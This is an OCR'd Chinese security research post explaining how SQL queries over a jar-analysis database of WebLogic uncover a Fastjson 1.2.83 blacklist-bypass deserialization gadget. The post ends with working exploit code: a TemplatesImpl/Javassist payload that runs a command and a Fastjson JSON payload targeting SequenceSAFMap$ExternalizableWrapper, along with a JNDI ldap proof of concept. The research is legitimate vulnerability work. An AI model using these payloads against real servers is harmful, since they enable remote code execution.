
记一次 Fastjson Gadget 寻找

原创 Y4Sec Team Y4Sec Team

0x01 起因

很早以前写了一个 Jar Analyzer GUI 工具，用于分析任意 Jar 包的内容。不过不包括反混淆等高级内容，只是简单的方法调用搜索，字符串搜索等功能。大概界面和功能如下：



这个 GUI 工具从设计上是存在很大问题的，一开始并没有想做太多太复杂的功能，所以将所有的数据信息都放在很多个 **大 HashMap** 中，用户输入 Jar 包后信息保存到内存，输入过大的 Jar 会导致内存问题。且运行时间过慢，每一次新的分析和查询需要重复遍历几乎所有的 HashMap 结构

于是我想办法写了一个 Jar-Analyzer-Cli 工具，命令行版本，一行命令根据批量输入的 Jar 构造出数据库，然后用户自行编写 SQL 语句搜索。目前数据库表的设计糟糕，时间有限能用就行

工具写好后，需要找一个实战场景，验证工具的作用。 **如果一个工具写出来没有用处，那这不是合格的工具**
于是我打算尝试寻找一个 Fastjson 没有拉入黑名单的 Gadget 类，在 Fastjson **1.2.83 开启 AutoType 的情况下绕过已有的黑名单** 即可

0x02 目标选择

网上已经有项目，公开了 Fastjson 目前的黑名单
https://github.com/LeadroyaL/fastjson-blacklist

1.2.66	-2439930098895578154	0xde23a0809a8b9bd6L	javax.script.
1.2.66	-582813228520337988	0xf7e96e74dfa58dbcL	javax.sound.
1.2.66	-26639035867733124	0xffa15bf021f1e37cL	javax.print.
1.2.66	3864614362347018 31	0x55cfca0f2281c07L	javax.activation.
1.2.66	1153291637701043748	0x100150a253996624L	javax.tools.
1.2.66	1698504441317515818L	0x17924cca5227622aL	javax.management.
1.2.66	7375862386996623731L	0x665c53c311193973L	org.apache.xbean.
1.2.66	7658177784286215602L	0x6a47501ebb2afdb2L	org.eclipse.jetty.
1.2.66	8055461369741094911L	0x6fcabf6fa54cafffL	javax.naming.


4ra1n

简单分析后，发现几乎所有常见的类都被拉黑了，例如
- java.rmi com.sun jdk.internal. javax 下很多包名
- org.apache 下众多项目


不过我发现 Fastjson 拉黑的主要是开源项目，并没有拉黑一些闭源项目。于是我想到了 **Oracle WebLogic Server** （以下简称 Weblogic）
对于 WebLogic 来说，想要分析其中的 Gadget 是比较麻烦的，需要自行反编译到 Java 代码，然后人工或者半自动方式进行搜索。而 Weblogic 并不像 SpringBoot FatJar 那样一个 Jar 解决问题，在 wlserver 目录的 modules 中有着 **400** 多个 Jar 包
经过思考，这个场景正好适合 Jar-Analyzer-Cli 工具
（1）Jar 巨大且数量极多，人工处理很麻烦
（2）Fastjson 的 Gadget 是有规律的，可以通过某些语句搜索

0x03 构建数据库

编译一个 Jar-Analyzer-Cli 工具，使用 java -jar 启动即可
输入命令如下：（--jar 可以传入一个 jar 或是一个 jar 目录）
java -jar jar-analyzer-cli-0.0.4.jar build --jar C:\Oracle\Middleware\Oracle_Home\wlserver\modules
运行比较耗时，需要大约 5 分钟左右



运行后，当前目录会出现一个 **jar-analyzer.db** 文件，这是一个普通的 sqlite 数据库，通过 Jetbrains 自带的 Database 等工具可以直接连接



数据库的表主要有:
anno_table: 注解表，记录每个class有什么注解信息
c lass_file_table: class文件位置表，每个calss保存在临时文件
class_table: 类信息表，一个类的基本信息
interface_table: 接口表，一个接口的基本信息
jar_table: jar文件表，输入所有的jar信息保存在这里
member_table: 类成员变量表，例如有哪些字段
method_call_table: 方法调用表，显而易见
method_impl_table: 方法实现表， 显而易见
method_table: 方法信息表，一个方法的基本信息
这里我对于表的设计很糟糕，很多表里有重复的信息，本意是为了避免查询时候跨表连接，但实际上很多查询还是离不开跨表（见后文）


0x04 分析

构建好了数据库，接下来是分析 Gadget
先给出一个基本的 SQL 语句，用于查询所有类的 getter 方法

```
1
2
3
```

```
SELECT DISTINCT mct.caller_method_name, mct.caller_class_name
FROM method_call_table mct
WHERE mct.caller_method_name REGEXP '^get[A-Z][a-zA-Z0-9]*$'
```

查询方法调用表，查出来方法名和类目即可，要求调用者方法名称符合正则表达式 ^get[A-Z][a-zA-Z0-9]*$（以 get 开头且 get 之后第一个字符是大写符合驼峰后续字符不做限制）
搜索结果如下，应该是找到了约 **50万** 个方法（相比一共 **91万** 个方法已经过滤了很多内容，接下来是一步一步地过滤）



这里获得的 getter 是真正的 getter 吗？并不是，因为 getter 的要求是方法 **不应该有参数**，且方法应该是 **public** 修饰的。这个限制是比较麻烦的问题，方法调用表里不存在具体的 **access** 信息，按照我的表设计，这里是需要 JOIN 其他表处理
于是写出了以下这样的 SQL 语句，通过 COUNT 语句可以确认数量少了一半左右，过滤了大部分误报问题。这段 SQL 语句的含义也很简单，INNER JOIN 到 method table 主要是找到当前 caller method 的 access 信息确保和 1 按位与得到结果是 1 （1表示public）进一步过滤后约有 **20 万** 条数据，还是有一些巨大

```
SELECT DISTINCT mct.caller_method_name, mct.caller_class_name
FROM method_call_table mct
INNER JOIN method_table mt ON mct.caller_class_name = mt.class_name
AND mct.caller_method_name = mt.method_name
WHERE mct.caller_method_name REGEXP '^get[A-Z][a-zA-Z0-9]*$'
AND mct.caller_method_desc LIKE '%()%'
AND mt.access & 1 = 1
```

过滤 public 是因为一开始的测试中我忽略这里之后，出现了很多 protecte d private 格式的 getter 但是无法利用
由于我们已知 Fastjson 的黑名单包括了 Apache 部分组件以及 com.sun 等包，所以这里可以对 class name 做进一步的过滤：

getPropagationMode	weblogic/diagnostics/context/Correlatio…
getOnmousemove	javax/faces/component/html/HtmlInputTex…
getDocChangeStamp	com/bea/xml/XmlCursor
getMessageID	com/sun/mail/imap/IMAPMessage
getName	org/apache/openjpa/meta/Order
getDebugSAFReceivingAgent	weblogic/management/configuration/Serve…

4ra1n

仅允许 weblogc/* 和 com/bea/* 两种（通过 LIKE 语句）

```sql
SELECT DISTINCT mct.caller_method_name, mct.caller_class_name
FROM method_call_table mct
INNER JOIN method_table mt ON mct.caller_class_name = mt.class_name
AND mct.caller_method_name = mt.method_name
WHERE mct.caller_method_name REGEXP '^get[A-Z][a-zA-Z0-9]*$'
AND mct.caller_method_desc LIKE '%()%'
AND mt.access & 1 = 1
AND (
    mct.caller_class_name LIKE 'weblogic/%' OR mct.caller_class_name LIKE 'com/bea/%'
)
```

搜索到的结果如下，已经是我们需要的类了
（虽然加入了层层过滤，但是这里也有一共 **11万** 条数据）

getCustomTrustKeyStoreType	weblogic/security/utils/KeyStoreConfigu…
getNoResourceData	com/bea/common/security/SecurityLogger
getTotalScheduled	weblogic/cluster/ClusterMessageReceiver…
getSSLSocket	weblogic/security/utils/TrustManagerEnv…
getKey	weblogic/utils/collections/AbstractMap$…
getComponentName	weblogic/ejb/spi/WLEJBContext
getApplicationPaths	weblogic/application/ApplicationContext…
getRemoteEndpoints	weblogic/management/runtime/SAFAgentRun…
getConnectionFactory	com/bea/core/repackaged/springframework…
getMethodDescriptor	com/bea/core/repackaged/jdt/internal/co…
getDefaultDeliveryMode	weblogic/j2ee/descriptor/wl/DefaultDeli…

4ra1n

现在拿到了 getter 方法，需要考虑我们要找的 callee 方法调用目标是什么。暂时只考虑第一层目标
一层 getA -> context.lookup 或 runtime.exec 等操作
多层 getA -> methodB -> methodC -> ... -> context.lookup等
跨多个方法的调用是否可以用 SQL 做呢？ **留个悬念**

0x05 进阶分析

回到主题，接下来需要确认 callee 方法有哪些（或大家说的 sink）
（1）Context lookup 触发 JNDI （最常见）

（2）Runtime exec / ProcessBuilder 等 （感觉不常见）
（3）ObjectInputStream readObject
（4）defineClass 等操作，这里就不考虑了
（5）各种文件相关操作，这里就不考虑了

来写一个 Context lookup 的 SQL 语句吧，在上文的 SQL 语句基础上，加了两个新条件 callee class name 和 callee method name

```sql
SELECT DISTINCT mct.caller_method_name, mct.caller_class_name
FROM method_call_table mct
INNER JOIN method_table mt ON mct.caller_class_name = mt.class_name
AND mct.caller_method_name = mt.method_name
WHERE mct.caller_method_name REGEXP '^get[A-Z][a-zA-Z0-9]*$'
AND mct.caller_method_desc LIKE '%()%'
AND mt.access & 1 = 1
AND (
    mct.caller_class_name LIKE 'weblogic/%' OR mct.caller_class_name LIKE 'com/bea/%'
)
AND mct.callee_class_name = 'javax/naming/Context'
AND mct.callee_method_name = 'lookup'
```

终于，我们成功拿到了可以人工分析的数据： **仅11条**

getListenAddress	weblogic/servlet/internal/session/management/WebLogicHttpSessionManager
getDomainName	weblogic/servlet/internal/session/management/WebLogicHttpSessionManager
getEJBLocalHome	weblogic/ejb20/internal/LocalHomeHandleImpl
getEJBHome	weblogic/ejb20/internal/HomeHandleImpl
getListenPort	weblogic/servlet/internal/session/management/WebLogicHttpSessionManager
getEnvironmentMetadata	weblogic/wsee/jaxws/framework/policy/EnvironmentMetadataFactory
getValidationContext	weblogic/validation/ValidationContextManager
getCurrentModuleName	weblogic/application/ApplicationAccess
getSSLListenPort	weblogic/servlet/internal/session/management/WebLogicHttpSessionManager
getServerName	weblogic/servlet/internal/session/management/WebLogicHttpSessionManager
getParallelXAEnabled	weblogic/wtc/wls/WlsResourceService

4rain

接着人工分析，从 getEJBLocalHome 来看 Field 和 getter 名称不是真正匹配，且要求参数是 Name 类型，该类型无法通过其他思路构造，因为 Fastjson 已经拉黑了 **javax/naming** 下的类

```java
private Name localJNDIName;
no usages
private transient EJBLocalHome home = null;

no usages
public LocalHomeHandleImpl() {
}

no usages
public LocalHomeHandleImpl(EJBLocalHome h, Name localJNDIName) {
    this.home = h;
    this.localJNDIName = localJNDIName;
}

no usages
public EJBLocalHome getEJBLocalHome() {
    if (this.home == null) {
        try {
            Context ctx = new InitialContext();
            this.home = (EJBLocalHome) ctx.lookup(this.localJNDIName);
        } catch (ClassCastException var2) {
```

4ra1n

再例如 getDomainName 等地方，实际上 lookup 内容是 **不可控的**

```java
public String getDomainName() {
    try {
        Context envctx = this.sci.getEnvironmentContext();
        MBeanServer server = (MBeanServer) envctx.lookup( name: "comp/env/jmx/runtime");
        ObjectName rs = new ObjectName("com.bea:Name=RuntimeService,Type=weblogic.management.mbean
        ObjectName d = (ObjectName) server.getAttribute(rs, attribute: "DomainConfiguration");
        return (String) server.getAttribute(d, attribute: "Name");
    } catch (Throwable var5) {
        return null;
    }
}
```

4ra1n

这条路堵死，或者至少第一层调用这里没有办法

准备下一个规则：Runtime exec （仅修改 callee 条件即可）

```sql
SELECT DISTINCT mct.caller_method_name, mct.caller_class_name
FROM method_call_table mct
INNER JOIN method_table mt ON mct.caller_class_name = mt.class_name
AND mct.caller_method_name = mt.method_name
WHERE mct.caller_method_name REGEXP '^get[A-Z][a-zA-Z0-9]*$'
AND mct.caller_method_desc LIKE '%()%'
AND mt.access & 1 = 1
AND (
    mct.caller_class_name LIKE 'weblogic/%' OR mct.caller_class_name LIKE 'com/bea/%'
)
AND mct.callee_class_name = 'java/lang/Runtime'
AND mct.callee_method_name = 'exec'
```

找到一处：JavaExec

	caller_method_name	caller_class_name
1	getProcess	weblogic/utils/JavaExec

4ra1n

看起来确实可以，但是目标类不存在 process 属性（这是一个符合 getter 规范的方法，但 **实际上不是 getter 方法**，所以感觉应该有一个 **字段表**，再连接过来确认某个属性是否存在，需要更复杂的 SQL）

```java
public Process getProcess() throws IOException {
    String[] cmd = this.getCommandArray();
    Process process = Runtime.getRuntime().exec(cmd);
    return process;
}
```

4ra1n

对于 ProcessBuilder 和 readObject 方法，搜不到对应的 getter

0x06 多层分析

现在直接的分析已经确定是找不到我们希望的目标了，被迫只能使用更复杂的 SQL 语句来做 **两层调用**

getX -> methodA -> context.lookup / ois.readObject

这样的 SQL 语句写起来会有一些难度，大致的思路是这样：先 SELECT 拿到所有调用 ctx.lookup 方法的 caller 信息，然后这个 caller 作为 callee 查询方法调用表里所有的新 caller 信息。这个新 caller 信息如果匹配到了 getter 方法规范，且它属于 weblogic 或 com/bea 下的类，那么把这个 getter 方法和它的类名查出来

这里老 caller 作为新 caller 的 callee 可能大家无法理解：

（1）a 方法调用了 readObject 方法

此时 a 方法是 caller callee 是 readObject，a 是 老 caller

（2）b 方法调用了 a 方法

此时新 caller 是 b 方法，老 caller a 其实是此时的 callee 方法

```sql
SELECT mct.caller_method_name, mct.caller_class_name
FROM method_call_table mct
         INNER JOIN (
    SELECT DISTINCT caller_class_name, caller_method_name
    FROM method_call_table mct1
    WHERE mct1.callee_class_name = 'javax/naming/Context'
      AND mct1.callee_method_name = 'lookup'
) AS callee_info ON mct.callee_class_name = callee_info.caller_class_name
    AND mct.callee_method_name = callee_info.caller_method_name
WHERE mct.caller_method_name REGEXP '^get[A-Z][a-zA-Z0-9]*$'
  AND mct.caller_method_desc LIKE '%()%'
  AND (
            mct.caller_class_name LIKE 'weblogic/%' OR mct.caller_class_name LIKE 'com/bea/%'
    )
```

搜到约 30 条结果，看到其中有 RowSet 字符，凭借对 Fastjson 的了解，感觉这里大概率会有问题

getModuleName	weblogic/application/internal/OptionalPackageProviderImpl
getDataSource	weblogic/jdbc/rowset/JdbcRowSetImpl
getQueryHelper	weblogic/cluster/singleton/DatabaseLeasingBasis
getClusterMasterRemote	weblogic/cluster/singleton/MigratableServerService
getSSLListenPort	weblogic/servlet/internal/session/management/WebLogicHttpSessionManagerMBean
getMBeanHome	weblogic/management/internal/mbean/AbstractDynamicMBean
getServerName	weblogic/servlet/internal/session/management/WebLogicHttpSessionManagerMBean
getParallelXAEnabled	com/bea/core/jatmi/intf/TCResourceService
getContainingComponentRuntime	weblogic/wsee/jaxws/tubeline/standard/ClientContainerUtil
getListenAddress	weblogic/servlet/internal/session/management/WebLogicHttpSessionManagerMBean
getBusinessObject	weblogic/ejb/container/internal/BusinessHandleImpl
getConnection	weblogic/jdbc/rowset/BaseRowSet
getMBeanHome	weblogic/management/Admin
getActiveDomain	weblogic/management/Admin

4ra1n

来看一下 weblogic/jdbc/rowset/JdbcRowSetImpl 类吧

```java
private DataSource lookupDataSource() throws SQLException {
    Context ctx = null;

    try {
        Hashtable<String, String> p = new Hashtable();
        if (this.userName != null) {
            p.put("java.naming.security.principal", this.userName);
        }

        if (this.password != null) {
            p.put("java.naming.security.credentials", this.password);
        }

        ctx = new InitialContext(p);
    } catch (NamingException var5) {
        throw new SQLException("Unable to access JNDI with username: " + this.userName +
    }

    try {
        this.dataSource = (DataSource)ctx.lookup(this.dataSourceName);
        return this.dataSource;
    } catch (ClassCastException var3) {
        throw new SQLException("The name: " + this.dataSourceName + " was found in the J
    } catch (NamingException var4) {
        throw new SQLException("Unable to locate a DataSource with the name: " + this.da
    }
}
```

4ra1n

有戏，初步编写 PoC 测试 Fastjson 1.2.83 竟然是黑名单

```java
        String json = "{{\"@type\":\"weblogic.jdbc.rowset.JdbcRowSetImpl\"," +
                "\"dataSourceName\":\"ldap://127.0.0.1:12345\"}:\"a\"}";
        Object obj = JSONObject.parse(json,
                Feature.SupportAutoType
        );
        System.out.println(obj);
    }
}
```

```
ava.exe" ...
stjson.JSONException Create breakpoint : autoType is not support. weblogic.jdbc.rowset.JdbcRowSetImpl
Config.checkAutoType(ParserConfig.java:1517)
tJSONParser.parseObject(DefaultJSONParser.java:343)
tJSONParser.parse(DefaultJSONParser.java:1430)
tJSONParser.parse(DefaultJSONParser.java:1390)
tJSONParser.parseObject(DefaultJSONParser.java:291)
tJSONParser.parse(DefaultJSONParser.java:1430)
tJSONParser.parse(DefaultJSONParser.java:1390)
```

4ra1n

我继续人工分析了几个筛选出来的类，发现由于各种各样的原因，无法作为 Fastjson 的 Gadget 类

下一步搜索 readObject 方法，思路还是一样，先 SELECT 出 readObject 的所有 caller 方法，作为 callee 再查 caller 并过滤 getter

```
1
2
3
4
```

```sql
SELECT mct.caller_method_name, mct.caller_class_name
FROM method_call_table mct
         INNER JOIN (
    SELECT DISTINCT caller_class_name, caller_method_name
    FROM method_call_table mct1
    WHERE mct1.callee_class_name = 'java/io/ObjectInputStream'
      AND mct1.callee_method_name = 'readObject'
) AS callee_info ON mct.callee_class_name = callee_info.caller_class_name
    AND mct.callee_method_name = callee_info.caller_method_name
WHERE mct.caller_method_name REGEXP '^get[A-Z][a-zA-Z0-9]*$'
  AND mct.caller_method_desc LIKE '%()%'
  AND (
            mct.caller_class_name LIKE 'weblogic/%' OR mct.caller_class_name LIKE 'com/bea/%'
    )
```

结果有 10 条左右

1	getBindingFiles	com/bea/staxb/buildtime/internal/tylar/RuntimeTylar
2	getBindingFiles	com/bea/staxb/buildtime/internal/tylar/RuntimeTylar
3	getAdminServerName	weblogic/management/provider/internal/RuntimeAccessImpl
4	getInstance	weblogic/management/patching/ElasticitySyncCounter
5	getObj	weblogic/wsee/reliability2/saf/SequenceSAFMap$ExternalizableWrapper
6	getText	weblogic/jms/common/TextMessageImpl
7	getDebugScopeTree	weblogic/diagnostics/debug/ServerDebugProvider
8	getText	weblogic/jms/common/XMLMessageImpl
9	getTransaction	weblogic/transaction/internal/PropagationContext
10	getDocument	weblogic/jms/common/XMLMessageImpl

4ra1n

其中的一个 getObj 方法一眼看去有操作 weblogic.wsee.reliability2.saf.SequenceSAFMap$ExternalizableWrapper 内部类的 getObj 方法

```java
public T getObj() {
    if (this._obj == null) {
        try {
            return this.getObjFromBytes();
        } catch (Exception var2) {
            throw new RuntimeException(var2.toString(), var2);
        }
    } else {
        return this._obj;
    }
}

1 usage
private T getObjFromBytes() throws ClassNotFoundException, IOException {
    if (SequenceSAFMap.LOGGER.isLoggable(Level.FINE)) {
        SequenceSAFMap.LOGGER.fine( msg: "Getting object from bytes in ExternalizableWrapper " + this);
    }

    try {
        ByteArrayInputStream bais = new ByteArrayInputStream(this._bytes);
        ObjectInputStream ois = new ObjectInputStream(bais);
        T obj = (Serializable)ois.readObject();
        if (this._repeatSerializeAllowed) {
            this._bytes = null;
            this._obj = obj;
        }
```

4ra1n

代码如上图，分析发现 getObj 调用了 getObjFromBytes 方法，在该方法中存在 readObject 原生反序列化

0x07 复现新 Gadget

我们成功从 **50万** 以上的方法中，一步一步筛选为 **11 万**，最终找到 **10** 条可能的数据，结合人工分析后，发现了一处反序列化的 Gadget

遗憾的是，这里的 _bytes 属性是私有的，需要借助 Fastjson 的 **Feature.SupportNonPublicField** 属性才可以设置

```java
no usages
private T _obj;
no usages
private byte[] _bytes;
```

4ra1n

至于反序列化打哪一条链子，这不是问题：

我们可以使用 Fastjson 1.2.83 **自己打自己** （Y4tacker师傅博客）

https://y4tacker.github.io/2023/04/26/year/2023/4/FastJson%E4%B8%8E%E5%8E%9F%E7%94%9F%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96-%E4%BA%8C/

构造 Fastjson 1.2.83 对应的原生 Gadget 代码

```java
public static byte[] genPayload(String cmd) throws Exception {
    ClassPool pool = ClassPool.getDefault();
    CtClass clazz = pool.makeClass("a");
    CtClass superClass = pool.get(AbstractTranslet.class.getName());
    clazz.setSuperclass(superClass);
    CtConstructor constructor = new CtConstructor(new CtClass[]{}, clazz);
    constructor.setBody("Runtime.getRuntime().exec(\"" + cmd + "\");");
    clazz.addConstructor(constructor);
    clazz.getClassFile().setMajorVersion(49);
    return clazz.toBytecode();
}

public static byte[] getPayload(String cmd) throws Exception{
    TemplatesImpl templates = TemplatesImpl.class.newInstance();
    setValue(templates, "_bytecodes", new byte[][]{genPayload(cmd)});
    setValue(templates, "_name", "1");
    setValue(templates, "_tfactory", null);

    JSONArray jsonArray = new JSONArray();
    jsonArray.add(templates);

    BadAttributeValueExpException bd = new BadAttributeValueExpException(null);
    setValue(bd, "val", jsonArray);

    HashMap hashMap = new HashMap();
    hashMap.put(templates, bd);
    ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
    ObjectOutputStream objectOutputStream = new ObjectOutputStream(byteArrayOutputStream);
    objectOutputStream.writeObject(hashMap);
    objectOutputStream.close();

    return byteArrayOutputStream.toByteArray();
}
```

构造 Fastjson 的 Payload
（Fastjson的特性，字节数组传参需要设置为Base64格式）

```
public static void main(String[] args)throws Exception {
    byte[] serBytes = Y4HackJSON.getPayload("calc.exe");
    String ser = Base64.getEncoder().encodeToString(serBytes);
    String json = "{{\"@type\":\"weblogic.wsee.reliability2.saf.SequenceSAFMap$ExternalizableWrapper\"," +
            "\"_bytes\":\"" + ser + "\"}:\"a\"}";
    Object obj = JSONObject.parse(json,
            Feature.SupportAutoType,
            Feature.SupportNonPublicField
    );
    System.out.println(obj);
}
```


由于 weblogic 的 jar 众多，全部导入不是很好的做法，经过我的分析发现，这里测试只导入两个 jar 即可复现反序列化

com.oracle.weblogic.jms.jar

